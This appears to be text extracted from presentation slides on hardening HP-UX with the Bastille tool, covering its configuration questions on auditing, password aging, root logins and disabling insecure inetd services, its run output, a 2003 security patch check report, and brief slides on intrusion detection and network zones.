System events, which are defined in audevent(1M) man page, to be audited will include the admin, login, and moddac events.

All of these events generate data about security sensitive system actions but should be rare enough that they do not generate too much overhead.


NOTE: Depending on your environment, auditing may be more or less important. For completeness you should review the audevent(1M) man page to determine if your system requires more or less auditing.

This feature requires converting to trusted mode, so should not be selected if you wish to use LDAP or NIS. If you prefer trusted mode rather than shadow passwords, selecting this option will force that conversion with all currently supported versions of HP-UX.

Answer

No
 Yes

<- Back
Restore Default
Explain Less
OK ->



Modules

- Title Screen
- Patches
- FilePermissions
- AccountSecurity**
- SecureInetd
- MiscellaneousDaemons
- Sendmail
- Apache
- FTP
- HP_UX
- IPFilter
- End Screen

Question

Enter the minimum number of days between password changes.

Explanation

This parameter controls the default minimum number of days before a password can be changed. For systems running HP-UX 11.11 and HP-UX 11.0 setting this value will require a conversion to trusted mode. HP-UX 11.22 and later will require shadowed password conversion. In that case this parameter applies only to local non-root users. When used with password aging, this prevents users from immediately resetting expired passwords.

`PASSWORD_MINDAYS=N` A new password cannot be changed until at least N days since it was last changed. Values between 0 and 441 are acceptable, but it is wise to choose a value much less than the `PASSWORD_MAXDAYS!`

However, if there is ever a need to temporarily give someone your password, (there are generally more secure alternatives) this option could prevent changing the password immediately following.

NOTE: If your system is not converted to trusted mode then this value will be rounded up to weeks for current users.

Answer

7

<- Back

Restore Default

Explain Less

OK ->

Modules

- Title Screen
- Patches
- FilePermissions
- AccountSecurity**
- SecureInetd
- MiscellaneousDaemons
- Sendmail
- Apache
- FTP
- HP_UX
- IPfilter
- End Screen

Question

Enter the number of days a user will be warned that their password will expire.

Explanation

This parameter controls the default number of days before password expiration that a user is to be warned that the password must be changed. For systems running HP-UX 11.11 and HP-UX 11.0 setting this value will require a conversion to trusted mode. HP-UX 11.22 and later will require shadowed password conversion. In that case this parameter applies only to local non-root users.

`PASSWORD_WARN_DAYS=N` Users are warned N days before their password expires. Values between 0 and 441 are acceptable, though it doesn't make sense for this value to be larger than `PASSWORD_MAX_DAYS`.

NOTE: If your system is not converted to trusted mode then this value will be rounded up to weeks for current users.

Answer

28

<- Back

Restore Default

Explain Less

OK ->

Modules

- Title Screen
- Patches
- FilePermissions
- AccountSecurity**
- SecureInetd
- MiscellaneousDaemons
- Sendmail
- Apache
- FTP
- HP_UX
- IPfilter
- End Screen

Question

Should Bastille disallow root logins from network tty's?

Explanation

Bastille can restrict root from logging into a tty over the network. This will force administrators to log in first as a non-root user, then su to become root. Root logins will still be permitted on the console and through services that do not use tty's (e.g. HP-UX Secure Shell).

This can stop an attacker who has only been able to steal the root password from logging in directly to a tty. The attacker has to steal a second account's password to make use of the root password via the network, or gain access to a non-tty login mechanism.

MAKE SURE that you can login using a non-root account before you do this, or you will obviously need access to the console or a non-tty remote login mechanism, e.g. Secure Shell, to login.

Answer

No Yes

<- Back

Restore Default

Explain Less

OK ->

Modules

- Title Screen
- Patches
- FilePermissions
- AccountSecurity
- SecureInetd**
- MiscellaneousDaemons
- Sendmail
- Apache
- FTP
- HP_UX
- IPFilter
- End Screen

Question

Should Bastille ensure the telnet service does not run on this system?

Explanation

Telnet is not secure.

Telnet is shipped on most operating systems for backward compatibility, and it should not be used in an untrusted network.

Telnet is a clear-text protocol, meaning that any data transferred, including passwords, can be monitored by anyone else on your network (even if you use a switching router, as switches were designed for performance, not security and can be made to broadcast). Other networks can monitor this information too if the telnet session crosses multiple LANs.

There are also other more active attacks. For example, anyone who can eavesdrop can usually take over your telnet session, using a tool like Hunt or Ettercap.

The standard practice among security-conscious sites is to migrate as rapidly as practical from telnet to Secure Shell (command: ssh). We'd advise you to make this move as soon as possible. Secure shell implementations are available from openssh.org and ssh.com. Most Operating System vendors also distribute a version of secure shell, so check with your vendor first to see if there is a version that has been tested with your OS.

NOTE: Deactivating the telnetd service will not affect your telnet client.

Answer

No Yes

<- Back

Restore Default

Explain Less

OK ->

Modules

- Title Screen
- Patches
- FilePermissions
- AccountSecurity
- SecureInetd**
- MiscellaneousDaemons
- Sendmail
- Apache
- FTP
- HP_UX
- IPFilter
- End Screen

Question

Should Bastille ensure inetd's FTP service does not run on this system?

Explanation

Ftp is another problematic protocol. First, it is a clear-text protocol, like telnet — this allows an attacker to eavesdrop on sessions and steal passwords. This also allows an attacker to take over an FTP session, using a clear-text-takeover tool like Hunt or Ettercap. Second, it can make effective firewalling difficult due to the way FTP requires many ports to stay open. Third, every major FTP daemon has had a long history of security vulnerability — they represent one of the major successful attack vectors for remote root attacks.

FTP can be replaced by Secure Shell's scp and sftp programs.

NOTE: Answering "yes" to this question will also prevent the use of this machine as an anonymous ftp server.

Answer

No Yes

<- Back

Restore Default

Explain Less

OK ->

Modules

- Title Screen
- Patches
- FilePermissions
- AccountSecurity
- SecureInetd**
- MiscellaneousDaemons
- Sendmail
- Apache
- FTP
- HP_UX
- IPFilter
- End Screen

Question

Should Bastille ensure inetd's ntalk service does not run on this system?

Explanation

Ntalk is a visual communication program that predates instant messaging applications, which copies lines from your terminal to that of another user. Ntalk is commonly considered a light security hazard but if not used on this machine it should be disabled.

Answer

No Yes

<- Back

Restore Default

Explain Less

OK ->

Modules

- Title Screen
- Patches
- FilePermissions
- AccountSecurity
- SecureInetd**
- MiscellaneousDaemons
- Sendmail
- Apache
- FTP
- HP_UX
- IPFilter
- End Screen

Question

Should Bastille ensure that inetd's built-in services do not run on this system?

Explanation

The inetd's built-in services include chargen, daytime, discard, and echo. These services are rarely used and when they are it is generally for testing. The UDP versions of these services can be used in a Denial of Service attack and therefore we recommend disabling these services. A brief definition of each service is as follows:

daytime: Sends the current date and time as a human readable character string (RFC 867)

discard: Throws away anything that is sent to it, similar to /dev/null.(RFC 863)

chargen: Character Generator sends you a stream of some undefined data, preferably data in some recognizable pattern (RFC 862)

echo: Simply returns the packets sent to it. (RFC 862)

Answer

No Yes

<- Back

Restore Default

Explain Less

OK ->

Modules

- Title Screen
- Patches
- FilePermissions
- AccountSecurity
- SecureInetd
- MiscellaneousDaemons
- Sendmail
- Apache
- FTP
- HP_UX
- IPFilter
- End Screen

Question

Would you like Bastille to make the suggested ndd changes?

Explanation

ndd is a utility for getting and setting network device parameters.

The following is a list of ndd changes Bastille will make (which are some of the recommendations from the "HP-UX Bastion Host Whitepaper"):

	Default =>	Suggested
ip_forward_directed_broadcasts	1	=> 0
ip_forward_src_routed	1	=> 0
ip_forwarding	2	=> 0
ip_ire_gw_probe	1	=> 0
ip_pmtu_strategy	2	=> 1
ip_send_redirects	1	=> 0
ip_send_source_quench	1	=> 0
tcp_conn_request_max	20	=> 4096
tcp_syn_rcvd_max	500	=> 1000

For more information on each of these parameters, run

```
ndd -h
```

Note: If you already have some non-default settings in effect, you will need to merge the settings manually, and a reminder will be added to your TODO list.

(MANUAL ACTION MAY BE REQUIRED TO COMPLETE THIS CONFIGURATION. see TODO list for

Answer

No Yes

<- Back

Restore Default

Explain Less

OK ->

Modules

- Title Screen
- Patches
- FilePermissions
- AccountSecurity
- SecureInetd
- MiscellaneousDaemons
- Sendmail
- Apache
- FTP
- HP_UX
- IPFilter

End Screen

Question

Are you finished making changes to your Bastille configuration?

Explanation

Completing the configuration portion of Bastille will not apply changes to your system. You will be asked if you would like to save the configuration changes you have made, which will not affect your system in any way except to write out the Bastille config file. You will then be asked if you would like to apply the configuration to your system. At no point will you be forced to make the configuration apply to your system.

If you should choose to apply the configuration to your system then Bastille will make changes to your system and create a TODO list in `/var/opt/sec_mgmt/bastille/TODO.txt` of remaining steps which you should do to secure your system, based on your answers to the questions. After you have run the Bastille backend, you should review the list and make the necessary changes to your system. You should also look at the Error log created in `/var/opt/sec_mgmt/bastille/log/error-log` to make sure that Bastille did not fail unexpectedly in any of its tasks.

Answer NO if you want to go back and make changes to the configuration!

Answer

No Yes

<- Back

Restore Default

Explain Less

OK ->


Save Configuration Changes?

Would you like to save the changes made to your Bastille configuration?
Saving configuration changes will not apply the configuration to your system.
If you do not save your configuration now, all changes made during this
session will be lost.

Exit Without Saving

Go Back and Change Configuration

Save Configuration



You must accept the terms of this disclaimer to use Bastille. Type "accept" (without quotes) within 5 minutes to accept the terms of the above disclaimer

```
> accept
```

This disclaimer will not appear again on this machine. To suppress the disclaimer on other machines, use Bastille's -n flag (example: bastille -n).

```
NOTE: Bastille is scanning the system configuration...
```

```
NOTE: Could not open config file /etc/opt/sec_mgmt/bastille/config, defaults used.
```

```
NOTE: Entering Critical Code Execution.  
Bastille has disabled keyboard interrupts.
```

```
NOTE: Bastille is scanning the system configuration...
```

Bastille is now locking down your system in accordance with your answers in the "config" file. Please be patient as some modules may take a number of minutes, depending on the speed of your machine.

```
Executing File Permissions Specific Configuration
```

NOTE: Bastille is scanning the system configuration...

Bastille is now locking down your system in accordance with your answers in the "config" file. Please be patient as some modules may take a number of minutes, depending on the speed of your machine.

Executing File Permissions Specific Configuration
Executing Account Security Specific Configuration
Executing Inetd Specific Configuration
Executing Daemon Specific Configuration
Executing Sendmail Specific Configuration
Executing Apache Specific Configuration
Executing FTP Specific Configuration
Executing HP-UX's Security Patch Check Configuration
Executing IPFilter Configuration
Executing HP-UX Specific Configuration

Please check
/var/opt/sec_mgmt/bastille/TODO.txt
for further instructions on how to secure your system.


```

/var/opt/sec_mgmt/bastille
-rwx----- 1 root sys 7423 Aug 7 17:53 TODO.txt
-rwx----- 1 root sys 17541 Aug 7 17:52 directory-perms.sh
-rw----- 1 root sys 4724 Aug 7 17:53 last.config
drwx----- 2 root sys 96 Aug 7 17:37 log
-rwx----- 1 root sys 3542 Aug 7 17:53 required_security_patches.txt
drwx----- 3 root sys 8192 Aug 7 17:53 revert

```

```
ctg701#: ll revert
```

```
total 32
```

```

drwx----- 4 root sys 96 Aug 7 17:52 backup
-rwx----- 1 root root 4335 Aug 7 17:53 revert-actions
-rw----- 1 root sys 387 Aug 7 17:53 sum.csv

```

```
ctg701#: ll backup/var/opt/sec_mgmt/bastille
```

```
total 0
```

```

-rwx----- 1 root sys 0 Aug 7 17:50 TODO.txt
-rwx----- 1 root sys 0 Aug 7 17:50 directory-perms.sh
-rwx----- 1 root sys 0 Aug 7 17:53 required_security_patches.txt

```

```
ctg701#: ll backup/etc
```

```
total 64
```

```

-r--r--r-- 1 bin bin 1796 Nov 14 2000 csh.login
-rw-r--r-- 1 root sys 4614 Jun 28 00:00 inetd.conf
-r--r--r-- 1 bin bin 53 Nov 14 2000 issue
drwx----- 2 root sys 96 Aug 7 17:52 mail
-rwx----- 1 root sys 0 Aug 7 17:52 motd
-r--r--r-- 1 bin bin 2681 Jun 27 21:39 profile

```

```
ctg701#: ll log
```

```
total 192
```

```
-rw-r--r-- 1 root sys 63730 Aug 7 17:53 action-log
```

```
ctg701#: ./security_patch_check -d -r
```

```
WARNING: There are group- and world-writable directories in your  
path to perl and/or your PATH environment variable. This  
represents a security vulnerability (especially if running as  
root) that may compromise the effective use of this tool. Please  
use the command:
```

```
    chmod og-w <directory name>
```

```
    to ensure this tool can be used safely in the future. A  
list of the vulnerable directories follows:
```

```
        /usr/local  
        /usr/local/bin
```

```
NOTE: Downloading from
```

```
ftp://ftp.itrc.hp.com/export/patches/security_catalog.sync.
```

```
NOTE: ftp://ftp.itrc.hp.com/export/patches/security_catalog.sync  
downloaded to ./security_catalog.sync successfully.
```

```
NOTE: Downloading from
```

```
ftp://ftp.itrc.hp.com/export/patches/security_catalog.gz.
```

```
NOTE: ftp://ftp.itrc.hp.com/export/patches/security_catalog.gz  
downloaded to ./security_catalog.gz successfully.
```

*** BEGINNING OF SECURITY PATCH CHECK REPORT ***

Report generated by:

/opt/sec_mgmt/spc/bin/security_patch_check.pl, run as root

Analyzed localhost (HP-UX 11.11) from ctg701

Security catalog: ./security_catalog

Security catalog created on: Thu Aug 7 18:24:48 2003

Time of analysis: Fri Aug 8 16:58:41 2003

List of recommended patches for most secure system:

#	Recommended	Bull(s)	Spec?	Reboot?	PDep?	Description
1	PHCO_23492	159	No	Yes	No	Kernsymtab
2	PHCO_23909	167	No	No	No	cu(1)
3	PHCO_25918	237	No	No	No	sort(1) cumulative
4	PHCO_26061	153	No	No	No	Kernel configuration commands
5	PHCO_27020	213	Yes	No	No	lpsspool subsystem cumulative
6	PHCO_28719	258	No	No	No	wall(1M)
7	PHKL_23335	178	No	Yes	No	solve inode deadlock with mmap and pagefault
8	PHKL_23423	156	No	Yes	No	improper core dump msg
9	PHKL_27179	206	No	Yes	No	Corrected reference to thread register state
10	PHKL_28267	183	No	Yes	No	thread perf, user limit, cumulative VM
11	PHNE_24512	232	Yes	No	No	NTP timeservices upgrade plus utilities
12	PHNE_27703	271	No	Yes	Yes	Cumulative STREAMS
13	PHNE_27765	162	No	No	No	ftpd(1M)
14	PHNE_28103	215	242	Yes	Yes	ONC/NFS General Release/Performance
15	PHNE_28450	209	No	No	No	Bind 8.1.2
16	PHNE_28810	253	Yes	No	No	sendmail(1m) 8.9.3
17	PHNE_28895	264	No	Yes	Yes	See WARNINGS in patch database, itrc.hp.com, cumulative ARPA Transport
18	PHSS_27858	208	Yes	No	No	OV EMANATE14.2 Agent Consolidated
19	PHSS_28386	196	Yes	No	Yes	HP DCE/9000 1.8 DCE Client IPv6
20	PHSS_28470	228	No	No	No	X Font Server
21	PHSS_28676	263	Yes	No	No	CDE Base Periodic
22	PHSS_28677	263	Yes	No	Yes	CDE Applications Periodic


Cron job set by Bastille

```
ctg701#: crontab -l
11 21 * * * (umask 077; export PASSIVE_FTP=1; export
PATH=/usr/bin:/sbin;
/opt/sec_mgmt/spc/bin/security_patch_check -r -q -d -c
/etc/opt/sec_mgmt/bastille/security_catalog 2>&1 |
/usr/bin/mailx -s "Security Patch Check Results for ctg701"
root@localhost )
```


Intrusion Detection Systems

- Detects an impending attack or actual attack
- Without IDS... when will you know? Will you know?
- NIDS: Network-based IDS
 - A network segment
- HIDS: Host-based IDS
 - Operating System, File Systems, Applications
- DIDS: Distributed IDS
 - Remote sensors forward to a centralized management station


Internal Network




Database Server




Production Application Server




Development Application Server




DMZ



Mail Server




Web Server




FTP Server


Internal Network





DMZ



